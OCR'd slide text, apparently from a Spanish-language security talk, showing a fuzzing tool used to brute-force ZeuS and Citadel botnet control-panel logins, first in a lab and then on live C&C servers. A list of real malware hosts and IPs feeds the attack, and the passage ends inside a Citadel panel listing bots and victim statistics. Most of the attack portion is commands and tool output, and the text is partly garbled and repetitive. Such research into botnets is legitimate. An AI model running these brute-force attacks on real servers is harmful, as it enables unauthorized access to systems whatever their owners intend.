Method      : POST
Threads     : 50
Hide code(s): 0,404
Timeout     : 30
File        : toppass.txt
Total URLs  : 1
Total Datas : 68
#15  |POST  |302|  17|  741|text/html|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=admin123" (http://debian/Ze
#2   |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=111111123" # login
#1   |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=000000123" # login
#4   |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=1234123" # login
#5   |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=12345123" # login
#3   |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=123123123" # login
#6   |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=123456123" # login
#7   |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=1234567123" # login
#9   |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=123456789123" # login
#8   |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=12345678123" # login
#10  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=1234567890123" # login
#11  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=2000123" # login
#12  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=6969123" # login
#13  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=696969123" # login
#14  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=abc123123" # login
#18  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=andrew123" # login
#16  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=administrator123" # login
#17  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=adobe123123" # login
#19  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=asshole123" # login
#20  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=azerty123" # login
#21  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=baseball123" # login
#23  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=buster123" # login
#22  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=batman123" # login
#25  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=dragon123" # login
#24  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=charlie123" # login
#26  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=football123" # login
#28  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=fuckme123" # login
#29  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=fuckyou123" # login
#30  |POST  |200|  27| 1989|applicati|http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d "user=admin&pass=george123" # login
```

Atacando el “login” de nuestro panel de control vía Fuzzing / Bruteforce


$ ./pipper.py http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d “user=admin&pass=[file]” -f toppas.txt

```
URL base    : http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login
Data        : user=admin&pass=[file]123
Method      : POST
Threads     : 50
Hide code(s): 0,404
Timeout     : 30
File        : toppass.txt
Total URLs  : 1
Total Datas : 68
```

Redirección (302) encontrada con l/p: admin:admin123 a cp.php?m=home


Atacando el “login” de nuestro panel de control vía Fuzzing / Bruteforce

$ ./pipper.py http://debian/ZeuS2.0.8.9/source/server[php]/cp.php?m=login -d “user=admin&pass=[file]” -f toppas.txt



Atacando el “login” de nuestro panel de control vía Fuzzing / Bruteforce

¿Y si probamos con algo real?



Dateadded	Malware	Host	IP address	Level	Status	Files Online	SBL	Country	AS number
2014-10-14	ZeuS	94.102.53.142	94.102.53.142	4	unknown	2	SBL237104		AS29073
2014-10-14	ZeuS	loveyogahealing.com	61.19.251.159	2	online	2	SBL237103		AS9931
2014-10-13	ZeuS	tradingcuties.biz	142.4.9.204	4	online	1	Not listed		AS46606
2014-10-13	ZeuS	www.office-112.com	5.39.51.140	2	online	2	SBL237015		AS16276
2014-10-11	Citadel	sgb-sy.com	46.149.110.103	4	online	2	SBL236893		AS61214
2014-10-11	Citadel	104.192.103.30	104.192.103.30	4	unknown	2	SBL236892	-	AS27176
2014-10-11	Citadel	onlyundestiny.com	62.244.11.96	4	online	2	SBL236888		AS3254
2014-10-11	Citadel	162.253.66.252	162.253.66.252	4	unknown	2	SBL236878		AS27176
2014-10-11	Citadel	71.144.99.85	71.144.99.85	4	unknown	2	SBL236875		AS7018
2014-10-09	Citadel	arsoramize.com	216.238.149.23	2	online	2	SBL236740		AS19844
2014-10-09	ZeuS	basarihalisaha.com	159.253.43.92	2	online	2	SBL236734		AS51559
2014-10-08	Citadel	liveratio.com	185.50.71.192	2	online	2	Not listed		AS197328
2014-10-07	ZeuS	phuankhang.vn	123.30.40.52	2	online	2	SBL236549		AS7643
2014-10-07	Citadel	104.192.103.28	104.192.103.28	4	unknown	2	SBL236536	-	AS27176
2014-10-06	ZeuS	www.mazury.com.pl	212.85.100.21	2	online	2	SBL236435		AS12824
2014-10-04	ZeuS	www.andeman.nl	95.211.19.93	2	online	2	Not listed		AS16265
2014-10-04	Citadel	legitvendors.ru	185.38.84.18	4	online	2	SBL214887		AS29076
2014-10-04	Citadel	speed-pay.ru	185.38.84.18	4	online	1	SBL214887		AS29076
2014-10-04	Citadel	46.149.111.40	46.149.111.40	4	unknown	2	SBL223179		AS61214
2014-10-04	ZeuS	193.107.17.55	193.107.17.55	4	unknown	2	SBL180482		AS58001
2014-10-04	ZeuS	103.26.128.84	103.26.128.84	4	unknown	3	SBL236273		AS132663
2014-10-01	ZeuS	sonbachtuyet.net	116.193.77.118	2	online	2	SBL236067		AS24085
2014-10-01	ZeuS	ortaksistem.com	159.253.36.129	2	online	1	SBL236064		AS51559
2014-09-30	Citadel	coco-bongo.ru	91.236.75.211	4	online	2	SBL176147		AS198540
2014-09-30	ZeuS	www.mgmpinnacle.com	23.235.240.229	2	online	2	SBL236954		AS20454
2014-09-30	Citadel	levintrading.com	216.238.149.29	2	online	2	SBL235955		AS19844
2014-09-29	ZeuS	77.87.79.218	77.87.79.218	4	unknown	2	SBL230494		AS197226
2014-09-26	Citadel	breakingtony.co.uk	FastFlux Botnet	5	online	2	Not listed	-	
2014-09-23	Citadel	krisma.com	91.236.75.211	2	online	2	SBL176147		AS198540
2014-09-22	ZeuS	www.impm.upel.edu.ve	150.187.142.28	2	online	1	SBL235136		AS27891
2014-09-20	ZeuS	tualimpa.pt	195.22.18.250	2	online	4	SBL236091		AS8426
2014-09-20	Citadel	www.learninginstitute.co.uk	188.65.113.38	2	online	2	Not listed		AS198047
2014-09-19	ZeuS	123.243.112.148	123.243.112.148	4	unknown	1	SBL235879		AS55264

¿Y si probamos con algo real?

$ ./pipper.py [file] -f cybercrime/cybercrime1.txt -n|grep '# login'


#12 applicati|www.com[redacted]ul.com/constanta/admin.php?m=login # login
#10 applicati|ins[redacted]ae.net/go/web/adm/index.php?m=login # login
#9 text/html|244[redacted]44.com/sales/new/cp.php?letter=login # login
#28 text/html|tos[redacted]ls.biz/wp-includes/Text/jnr/cp.php?m=login # login
#7 text/html|244[redacted]44.com/thanks/metro/admin/1/cp.php?letter=login # login
#23 applicati|pie[redacted]io.com/plugin/adm/index.php?m=login # login
#11 applicati|www.osy[redacted]na.org/ftp/serverphp/cp.php?m=login # login
#24 applicati|wea[redacted]se.com/glife/admin.php?m=login # login

Identifiquemos los paneles "vivos" [<title>login</title>] y luego…

WARNING

If you are reading this, then this warning is for you. Every word you read of this useless fine print is another second off your life. Don't you have other things to do? Is your life so empty that you honestly can't think of a better way to spend these moments? Or are you so impressed with authority that you give respect and credence to all who claim it? Do you read everything you're supposed to read? Do you think everything you're supposed to think? Buy what you're told you should want? Get out of your apartment. Meet a member of the opposite sex. Stop the excessive shopping and masturbation. Quit your job. Start a fight. Prove you're alive. If you don't claim your humanity you will become a statistic. You have been warned..... Tyler

$ ./pipper.py [file] –f alive_zeus_urls.txt –d “user=admin&pass=admin”



Probemos algo básico l/p: admin/admin [ummm… 0 results :-/]

$ ./pipper.py [file] –f alive_zeus_urls.txt –d “user=admin&pass=admin”

Probemos algo básico l/p: admin/admin [ummm… 0 results :-/]

$ ./pipper.py [file] –f alive_zeus_urls.txt –d “user=admin&pass=[file]” –f toppass.txt

Launching the “multi auth combo attack”!!! [2 broken auths -> Success :)]


$ ./pipper.py [file] –f alive_zeus_urls.txt –d “user=admin&pass=[file]” –f toppass.txt

login -d "user=admin&pass=123456" (HTTP://dgg s.com.br/plugins/sy
p?m=login -d "user=admin&pass=123456" (HTTP://www.bug .com.au/medi

Launching the “multi auth combo attack”!!! [2 broken auths -> Success :)]

$ ./pipper.py [file] –f alive_zeus_urls.txt –d “user=admin&pass=[file]” –f toppass.txt

login -d "user=admin&pass=123456" (HTTP://dgg s.com.br/plugins/sy
p?m=login -d "user=admin&pass=123456" (HTTP://www.bug .com.au/medi



Launching the “multi auth combo attack”!!! [2 broken auths -> Success :)]

Dentro del panel C&C de una botnet Citadel [Configuración]

http://dgg[redacted]s.com.br/plugins/system/cp.php?m=stats_soft&type=400

Company / Software
WildTangent / Unknown
Sun Microsystems, Inc. / Java Auto Updater
Realtek Semiconductor Corp. / Realtek High Definition Audio Driver
Mozilla / Mozilla Maintenance Service
Unknown / Unknown
Adobe Systems Incorporated / Adobe Flash Player 12 ActiveX
WildTangent, Inc. / Unknown
Adobe Systems Incorporated / Adobe Flash Player 10 ActiveX
Creative Technology Limited / Unknown
Adobe Systems Inc. / Adobe AIR
Intel Corporation / Intel(R) Management Engine Components
Adobe Systems Incorporated / Adobe Flash Player 12 Plugin
Adobe Systems Incorporated / Adobe Flash Player 10 Plugin
Mozilla / Mozilla Firefox 28.0 (x86 en-US)
Adobe Systems Incorporated / Adobe AIR
Adobe Systems Incorporated / Adobe Reader XI (11.0.06)
Adobe Systems Incorporated / Adobe Flash Player 11 ActiveX
Unknown / 7-Zip 9.20
Intel Corporation / Intel(R) Graphics Media Accelerator Driver
Adobe Systems Incorporated / Adobe Flash Player 11 Plugin
Intel Corporation / Intel(R) Processor Graphics
Yahoo! Inc. / Yahoo! Messenger
Adobe Systems Incorporated / Acrobat.com
Hewlett-Packard / HP Update
Unknown / WinRAR archiver
Oracle / Java 7 Update 51
Adobe Systems Incorporated / Adobe Reader 9.3
Adobe Systems, Inc. / Adobe Shockwave Player 11.5
[illegible]
Unknown / Yahoo! Software Update

Dentro del panel C&C de una botnet Citadel [Estadísticas de software]

http://dgg[illegible]s.com.br/plugins/system/cp.php?m=stats_soft&type=400

http://dgg[illegible]s.com.br/plugins/system/cp.php?m=stats_soft&type=402

Company / Software	Count
Unknown / Unknown	63
Unknown / Microsoft Security Essentials	6
[illegible] / [illegible]	3
Unknown / Kaspersky Internet Security	3
Unknown / McAfee Anti-Virus and Anti-Spyware	2
Unknown / Norton Internet Security	2
TrendAntiVirus / [illegible]	2
Unknown / McAfee VirusScan Enterprise	2
Symantec Corporation / Symantec Endpoint Protection	2
Unknown / Symantec Endpoint Protection	2
Unknown / AVG Internet Security 2014	2
Unknown / ESET NOD32 Antivirus 6.0	2
ESET, spol. s r. o. / ESET NOD32 Antivirus 3.0	2
Unknown / [illegible]	2
Unknown / ESET Smart Security 6.0	1
Unknown / Sophos Anti-Virus	1
Unknown / Trend Micro OfficeScan Antivirus	1
Unknown / Trend Micro Titanium Internet Security	1

Adobe Systems, Inc. / Adobe Shockwave Player 11.5

Unknown / Yahoo! Software Update

Dentro del panel C&C de una botnet Citadel [Estadísticas de software]

http://dgg[illegible]s.com.br/plugins/system/cp.php?m=stats_soft&type=400

http://dgg[illegible]s.com.br/plugins/system/cp.php?m=stats_soft&type=402

Company / Software Count

http://dgg[illegible]s.com.br/plugins/system/cp.php?m=stats_soft&type=401

Company / Software	Count
Unknown / Unknown	108
Unknown / Kaspersky Internet Security	3
Symantec Corporation. / Symantec Endpoint Protection	2
Unknown / AVG Internet Security 2014	2
Unknown / Norton Internet Security	2
Unknown / McAfee Firewall	2
Unknown / Symantec Endpoint Protection	1
Unknown / ESET Personal firewall	1
Unknown / Endpoint Security by Bitdefender Firewall	1
Unknown / Cbeyond Secure Desktop 9.00	1
Symantec Corporation / Norton Internet Security	1
G Data Software AG / G Data Personal Firewall	1
Unknown / Trend Micro OfficeScan Antivirus	1
Unknown / Trend Micro Titanium Internet Security	1

Adobe Systems, inc. / Adobe Shockwave Player 11.5

Unknown / Yahoo! Software Update

Dentro del panel C&C de una botnet Citadel [Estadísticas de software]


http://dg[redacted].com.br/plugins/system/cp.php?m=botnet_bots
Bots
Filter
Bots:
Botnets:
IP-addresses:
Countries:
NAT status:
Only online bots:
Only new bots:
Used status:
Comment:
Result (20):
Bots action: Full information
>>
Bot ID Botnet Version IPv4 Country Online time
1 3HT13LUKCNW0UMQ_1F3D59E96522DF69 CIT 1.3.5.1 119.[redacted].68* CN 239:10:57
2 A-TEAM-PC_775A658D6522DF69 CIT 1.3.5.1 104.[redacted].63* -- 239:08:24
3 ADM05_7875768F57D89FFE CIT 1.3.5.1 112.[redacted].30* CN --:--:--
4 ADMIN-PC_74DEB1E334C78831 CIT 1.3.5.1 42.1[redacted]33* IN --:--:--
5 AMKROOFING-HP_1CB98D876522DF69 CIT 1.3.5.1 107.[redacted]07* -- --:--:--
6 COMPUTER-1216_7875768F13376841 CIT 1.3.5.1 23.2[redacted]48* -- 02:17:19
Dentro del panel C&C de una botnet Citadel [Control de bots]

